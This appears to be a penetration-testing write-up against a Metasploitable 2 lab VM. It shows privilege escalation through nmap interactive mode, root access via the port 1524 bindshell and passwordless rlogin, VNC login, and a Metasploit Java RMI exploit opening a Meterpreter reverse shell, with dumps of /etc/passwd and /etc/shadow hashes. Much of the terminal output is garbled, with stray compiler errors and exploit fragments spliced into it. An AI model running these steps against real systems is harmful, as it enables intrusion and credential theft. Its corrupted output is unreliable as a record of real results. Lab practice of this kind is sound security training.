initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

- `pwd`: Print current working directory.

```
pwd
/
```

## Privilege Escalation Attempts

Upon initial access, the shell was running under the `tomcat` user instead of `root`. I explored several methods to elevate privileges:

First, i checked the version of nmap running on the target :

```
nmap --version |22:5| expected '=' or ',' or ';' or 'asm' or '__attribute__'
 129 | gcc -o program.o -c program.c -fPIC
Nmap version 4.53 (http://insecure.org)
```

Noticed it runs an old & vulnerable version of nmap(4.5.3) and i then started interactive nmap

```
nmap --interactive |22:5| expected '=' or ',' or ';' or 'asm' or '__attribute__'
 129 | gcc -shared -Wl,-soname,libno_ex.so.1 -o libno_ex.so.1 -c program.o -no
Starting Nmap V. 4.53 (http://insecure.org)
Welcome to Interactive Mode -- press h <enter> for help did you mean 'EOF'?
shell: nmap> !sh
whoami
root
```

Then used the whoami command And we escalated to root

Nice progress! After gaining root access, there are several post-exploitation activities you can perform. Here's a categorized list of what you might explore:

## Enumeration and Persistence

### Let's Gather user and system information:

```
uname -a |22:5| expected '=' or ',' or ';' or 'asm' or '__attribute__' before '-' token
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=110(tomcat55) gid=65534(nogroup) euid=0(root) groups=65534(nogroup)
cat /etc/issue |22:5| expected '=' or ',' or ';' or 'asm' or '__attribute__' before '-' token
 129 | gcc -o /tmp/suid.suid.c
udev exploit |22:5| expected '=' or ',' or ';' or 'asm' or '__attribute__' before '-' token
 129 | cp libno_ex.so.1 /tmp/libno_ex.so.1.0
udev exploit |22:5| expected '=' or ',' or ';' or 'asm' or '__attribute__' before '-' token
 129 | gcc -o /tmp/suid.suid.c
Warning: Never expose this VM to an untrusted network!
 129 | cp libno_ex.so.1 /tmp/libno_ex.so.1.0
Contact: msfdev[at]metasploit.com
udev exploit |22:5| expected '=' or ',' or ';' or 'asm' or '__attribute__' before '-' token
 129 | rm /tmp/libno_ex.so.1.0
udev exploit |22:5| expected '=' or ',' or ';' or 'asm' or '__attribute__' before '-' token
 129 | rm /tmp/suid.suid.c
Login with msfadmin/msfadmin to get started
```

### List active users:

```
who |# 129 | 2009-04-20
root pts/0 2025-01-31 13:10 (:0.0)
w
 16:54:38 up 3:44, 1 user, load average: 0.01, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
root pts/0 0:00 13:10 3:44 0.00s 0.00s -bash
```

## Network Reconnaissance

Let's find network interfaces and routes:

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
 inet 127.0.0.1/8 scope host lo
 inet6 ::1/128 scope host
 linklayer <reverse_top> LHOST=192.168.56.106 LPORT=4444 --> shell.war
 valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
 link/ether 08:00:27:id:b1:66 brd ff:ff:ff:ff:ff:ff
 inet 192.168.56.107/24 brd 192.168.56.255 scope global eth0
 inet6 fe80::a00:27ff:feid:b166/64 scope link
 valid_lft forever preferred_lft forever
route -n 1097 bytes
Kernel IP routing table 1097 bytes
Destination Gateway Genmask Flags Metric Ref Use Iface
192.168.56.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0
netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address (http://) Foreign Address State
tcp 0 0 0.0.0.0:512 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:513 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:2049 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:2049 0.0.0.0:* LISTEN
```

To list open ports and services:

```
netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address (telnet) Foreign Address (http://) State
tcp 0 0 0.0.0.0:512 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:513 0.0.0.0:* LISTEN
tcp _exploit0.c:130 0.0.0.0:2049 many decimal digits in number 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:514 libnc_ex.so 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:57765 0.0.0.0:* LISTEN
tcp _exploit0.c:130 0.0.0.0:8099 many decimal digits in number 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:6697 libnc_ex.so 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:3306 0.0.0.0:* LISTEN
tcp _exploit0.c:130 0.0.0.0:1099 alid prescript 0.0.0.0:*LISTEN
tcp 3 # 0 0.0.0.0:666741 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:139 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:5900 0.0.0.0:* LISTEN
tcp bivinc0xattack 0.0.0.0:53582 0.0.0.0:* LISTEN
tcp python 0 0.0.0.0:111 0.0.0.0:* LISTEN
tcp ping HTTP 0 0.0.0.0:60000 (http://) 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN
tcp load_interrupt 0.0.0.0:8787hang 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:8180 0.0.0.0:* LISTEN
tcp bivinc0xattack 0.0.0.0:56372 0.0.0.0:* LISTEN
tcp _exploit0.c:130 0.0.0.0:1524 reverse_top 0.0.0.0:* LISTEN
tcp load_size 0 10980 0 0.0.0.0:21 0.0.0.0:* LISTEN
tcp l_size 0 192.168.56.107:53 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:53 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN
tcp bivinc0xattack 0.0.0.0:5432 0.0.0.0:* LISTEN
tcp _exploit0.c:130 0.0.0.0:25 reverse_top 0.0.0.0:* LISTEN
tcp load_size 0 10970 0 127.0.0.1:953 0.0.0.0:* LISTEN
tcp l_size 0 192.168.56.107:445 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:49309 0.0.0.0:* LISTEN
tcp6 0 0 ::1:2121 ::* LISTEN
tcp6 _exploit0.c:130 0 ::3632 ::* LISTEN
tcp6 _exploit0.c:130 0 ::53 8000 ::* LISTEN
tcp6 ping HTTP 0 0 ::22 port 8000 (http://) ::* ::* LISTEN
tcp6 _exploit0.c:130 0 ::5432 0 023 10:40:18 ::* ::* message File not LISTEN
tcp6 _exploit0.c:130 0 ::1:953 0 025 10:40:18 ::* ::* dev exploit HTTP/1 LISTEN
udp 0 0 0.0.0.0:2049 0.0.0.0:*
```

Ran some commands to cat out some secret files in th target

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin/sh
sync:x:3:1:sync:/bin/sh
games:x:4:65534:games:/usr/games:/bin/sh
man:x:5:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:13:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:List:/var/run/ircd:/bin/sh
irc:x:39:1:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/false
dhcpcd:x:103:103:/nonexistent:/bin/false
syslog:x:103:103::/home/klog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:105::/var/cache/bind:/bin/false
postfix:x:106:106::/var/run/postfix:/bin/false
firewall:x:107:65534::/home/firewall:/bin/false
postgres:x:108:117:PostgreSQL Administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat5:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
httpd:x:112:112::/home/httpd:/bin/bash
service:x:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
proftpd:x:114:65534::/var/lib/nfs:/bin/false
```

```
cat /etc/shadow
root:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
daemon:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
bin:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
sync:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
games:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
man:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
lp:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
mail:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
news:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
uucp:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
proxy:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
www-data:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
backup:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
list:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
irc:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
gnats:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
nobody:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
libuuid:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
dhcpcd:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
syslog:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
klog:1F2vMS4K$R9XkI.CmlhdnduE3X9jqP0:14742:0:99999:7 :::
gmsadmin:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
msfadmin:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
bind:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
postfix:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
ftp:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
postgres:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
mysql:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
tomcat5:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
distccd:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
user:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
service:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
telnetd:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
proftpd:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
statd:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
tom:1HwUQ$0jC06Naa07iUr.:20118:0:99999:7 :::
```

## Defense Recommendations

- Disable Default Credentials:** Change the default `tomcat:tomcat` credentials immediately.
- Restrict Access:** Limit access to the Tomcat Manager interface.
- Apply Patches:** Keep Apache Tomcat updated to the latest version.
- Use Firewalls:** Restrict external access to port `8180`.
- Monitor Logs:** Regularly review logs for unauthorized deployments.

## Exploitation Of Bindshell on Port 1524

### Objective

Exploit the **deliberate bindshell backdoor** on Metasploitable 2 (192.168.56.107) to gain **immediate root access** and demonstrate the risks of exposed administrative services.


### Steps Performed

#### 1. Connecting to the Bindshell

I used netcat to connect directly to the bindshell on port 1524 from my attacker machine:

```
nc 192.168.56.107 1524
```

```
root@metasploitable:/# whoami
root
root@metasploitable:/#
```



The screenshot shows a terminal window titled 'KALI LINUX ATTACKER MACHINE [Running] - Oracle VM VirtualBox'. The window contains a command-line interface where the user is performing a port scan on the target host (192.168.56.107). The output of the scan is displayed, showing various open ports and their corresponding services. The user has identified port 1524 as an open port and is attempting to connect to it using netcat (nc).

```
KALI LINUX ATTACKER MACHINE [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
(bivin@attacker)-[~]
$ nc 192.168.56.107 1524
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/sh
libmoxie:x:1000:1000:libmoxie:/home/libmoxie:/bin/false
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin/sh
sync:x:4:65534:sync:/bin/sync
games:x:5160:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mailx:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcpc:x:101:102:/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klog:x:103:104:/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113:/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120:/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
tom:x:1003:1003::/home/tom:/bin/bash
root@metasploitable:/#
```

## 2. Exploring the System

I executed additional commands to gather sensitive information: cat /etc/shadow

```
root@metasploitable:/# cat /etc/shadow
root:1yWPXegUS$o.V8Puc.pjC06Nao71Ur.:2018:0:99999:7::: or '_attribu
daemon:*:14684:0:99999:7::: program,_tcp
bin:*:14684:0:99999:7:::
sys:1fUX6BPot$Myic3Up0zQJqz4s5wFD9l0:14742:0:99999:7::: number
sync:*:14684:0:99999:7::: /lib/libc.so.6 -> /lib/libc.so.6 program
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7::: unknown type name '_EOF'; did you mean 'EOF'
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7::: expected '/', '/', '(', 'asm' or '_attribu
proxy:*:14684:0:99999:7::: /lib/c
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7::: too many decimal points in number
list:*:14684:0:99999:7::: /tmp/libno_ex.so.1.0
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7::: too many decimal points in number
nobody:*:14684:0:99999:7::: /tmp/libno_ex.so.1.0
libuuid:!:14684:0:99999:7:::
dhcpc:*:14684:0:99999:7::: /usr/lib/dhcpcd preprocessing directive 'while' or '...
syslog:*:14684:0:99999:7::: /var/run/syslog
klog:$1$2fZVMS4KSR9XKI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:1XN10Z2cRt/zCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind!*:14685:0:99999:7:::
postfix:*:14685:0:99999:7::: 0.0.0.0:50000/ ...
ftp:*:14685:0:99999:7:::
postgres:1Rw25ik.x$MgQzUuo5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55!:14691:0:99999:7:::
distccd!:14698:0:99999:7:::
user:1HESu9xrHS$.03G93DGXIiQKkPmUgZ0:14699:0:99999:7:::
service:1KR3ue7Z$76xDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd!:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd!:15474:0:99999:7:::
tom:1ars6Ysk2$J.PFg6MXsw7rnn1BpjWd1:20118:0:99999:7:::56.106 lPORT=44
```

To List files in the root user's home directory.

```
root@metasploitable:/# ls -la /root
total 76
drwxr-xr-x 13 root root 4096 Jan 31 13:10 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
-rw----- 1 root root 324 Jan 31 13:10 .authroitory
lrwxrwxrwx 1 root root 9 May 14 2012 .bash_history -> /dev/null
-rw-r--r-- 1 root root 2227 Oct 20 2007 .bashrc -> /root/.bashrc
drwx----- 3 root root 4096 May 20 2012 .config message File not found
drwx----- 2 root root 4096 May 20 2012 .filezilla exploit HTTP/1.0
drwxr-xr-x 5 root root 4096 Jan 31 13:10 .fluxbox
```

---

## Key Findings

- Unrestricted Root Access:** The bindshell provided **direct root privileges** without requiring credentials.

## Mitigation Steps:

- Disable Unnecessary Services:** Remove bindshells or restrict access to trusted IPs.
- Network Segmentation:** Isolate critical systems from untrusted networks.

## Exploiting rlogin Vulnerability (Port 513)

The rlogin service typically allows users to log in to remote machines without the need for a password if certain conditions are met, such as username matching or improper configuration.

**Impact of rlogin Vulnerability :** This vulnerability can result in unauthorized access to remote systems without requiring any password authentication. If the attacker's username exists on the target machine and the `.rhosts` file is misconfigured, attackers can easily gain privileged access, potentially compromising the entire system.

### Lab Setup

- **Target Machine IP:** 192.168.56.107
- **Target Port:** 513 (rlogin service)
- **Attacker Machine:** Kali Linux
- **Objective:** Gain passwordless access to the remote machine as root.

### Test rlogin Access

Attempt to log in as the root user using the rlogin command: `rlogin -l root 192.168.56.107`


```
(bivin㉿attacker)~]$ rlogin -l root 192.168.56.107
Last login: Sat Feb 1 06:45:08 EST 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# whoami
root

root@metasploitable:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
```



```
bivin@attacker:~
```

```
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# id
uid=0(root) gid=0(root)
root@metasploitable:~# cat /etc/shadow
root:1yWPXeguS$o.V8Puc.pjC06Naa07lUr.:20118:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:1UX68P0t$Miyic3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:*:14684:0:99999:7:::
dhcpc:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:1F2ZVMS4$KsR9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:1Xh02jzcSrt/zzCW3mLtUWA.ihZja5/:14684:0:99999:7:::
```

## Defense and Mitigation Tips

To protect against this vulnerability:

- **Disable rlogin:** Replace it with more secure alternatives like SSH.
- **Restrict .rhosts:** Ensure that `.rhosts` files do not allow passwordless logins.
- **Use Strong Authentication:** Implement password protection and user verification mechanisms.
- **Network Segmentation:** Isolate critical services to prevent unauthorized access.

This exploit highlights the dangers of leaving legacy services like rlogin enabled without proper configuration.

---

## Exploiting VNC(Virtual Network Computing) Vulnerability (Port 5900)

This vulnerability arises due to the use of default or empty passwords, allowing unauthorized access to the graphical user interface (GUI) of the target system.

### Impact of VNC Vulnerability

The VNC vulnerability can lead to unauthorized remote access to a system's desktop environment. If exploited, attackers can gain full control of the machine, access sensitive data,


manipulate files, or install malicious software. This presents a serious security threat, especially when combined with other exploits.

### Attempt GUI Access

I used the following command to connect to the VNC service: vncviewer 192.168.56.107:5900

The system prompted for a password, I recalled we had changed the password of the target system when we exploited one of the vulnerabilities and gained access to the target system ,so I used that password and I gained immediate access.

```
(bivin@attacker)-[~]
$ vncviewer 192.168.56.107:5900
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
```



### Defense and Mitigation Tips

To secure systems against this vulnerability:

- Set Strong Passwords:** Always configure strong, unique passwords for VNC.
- Enable Authentication:** Ensure proper authentication mechanisms are enabled.
- Restrict Network Access:** Allow VNC access only from trusted IPs.
- Use Encryption:** Secure connections with SSH tunnels or TLS.

## Exploiting Java RMI Registry Vulnerability (Port 1099)

This vulnerability (CVE-2011-3556) involves insecure deserialization, which allows for remote code execution (RCE) on the target machine.

### Impact of Java RMI Vulnerability

The vulnerability allows an attacker to execute arbitrary code on the target system by leveraging unsafe object deserialization. Exploiting this can lead to unauthorized system access, manipulation of files, or control over the machine.

#### 1. Start Metasploit Framework

```
(bivin㉿attacker)-[~]$ msfconsole
```

#### 2. Load the Exploit Module

To target the Java RMI server, I used the following exploit:use exploit/multi/misc/java\_rmi\_server

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

#### 3. Configure Target Settings

Set the remote host (RHOSTS) to the target machine's IP address:

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.56.107
RHOSTS => 192.168.56.107
```

#### 4. Execute the Exploit

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.56.104:4444
[*] 192.168.56.107:1099 - Using URL: http://192.168.56.104:8080/9c7H5iane
[*] 192.168.56.107:1099 - Server started.
[*] 192.168.56.107:1099 - Sending RMI Header ...
[*] 192.168.56.107:1099 - Sending RMI Call ...
[*] 192.168.56.107:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.56.107
[*] Meterpreter session 1 opened (192.168.56.104:4444 → 192.168.56.107:45125) at 2025-02-01
08:29:51 -0500
```

KALI LINUX ATTACKER MACHINE [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

bivin@attacker: ~

```

meterpreter > ifconfig | less
meterpreter > ifconfig | less
Interface 1
=====
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.56.107
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feld:b166
IPv6 Netmask : ::

meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux

```

**meterpreter > ls**

**Listing: /**

| Mode             | Size    | Type | Last modified             | Name       |
|------------------|---------|------|---------------------------|------------|
| 040666/rw-rw-rw- | 4096    | dir  | 2012-05-13 23:35:33 -0400 | bin        |
| 040666/rw-rw-rw- | 1024    | dir  | 2012-05-13 23:36:28 -0400 | boot       |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-03-16 18:55:51 -0400 | cdrom      |
| 040666/rw-rw-rw- | 13500   | dir  | 2025-02-01 06:44:52 -0500 | dev        |
| 040666/rw-rw-rw- | 4096    | dir  | 2025-02-01 06:45:00 -0500 | etc        |
| 040666/rw-rw-rw- | 4096    | dir  | 2025-01-30 08:40:02 -0500 | home       |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-03-16 18:57:40 -0400 | initrd     |
| 100666/rw-rw-rw- | 7929183 | fil  | 2012-05-13 23:35:56 -0400 | initrd.img |
| 040666/rw-rw-rw- | 4096    | dir  | 2012-05-13 23:35:22 -0400 | lib        |
| 040666/rw-rw-rw- | 16384   | dir  | 2010-03-16 18:55:15 -0400 | lost+found |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-03-16 18:55:52 -0400 | media      |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-04-28 16:16:56 -0400 | mnt        |
| 100666/rw-rw-rw- | 7984    | fil  | 2025-02-01 06:45:04 -0500 | nohup.out  |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-03-16 18:57:39 -0400 | opt        |
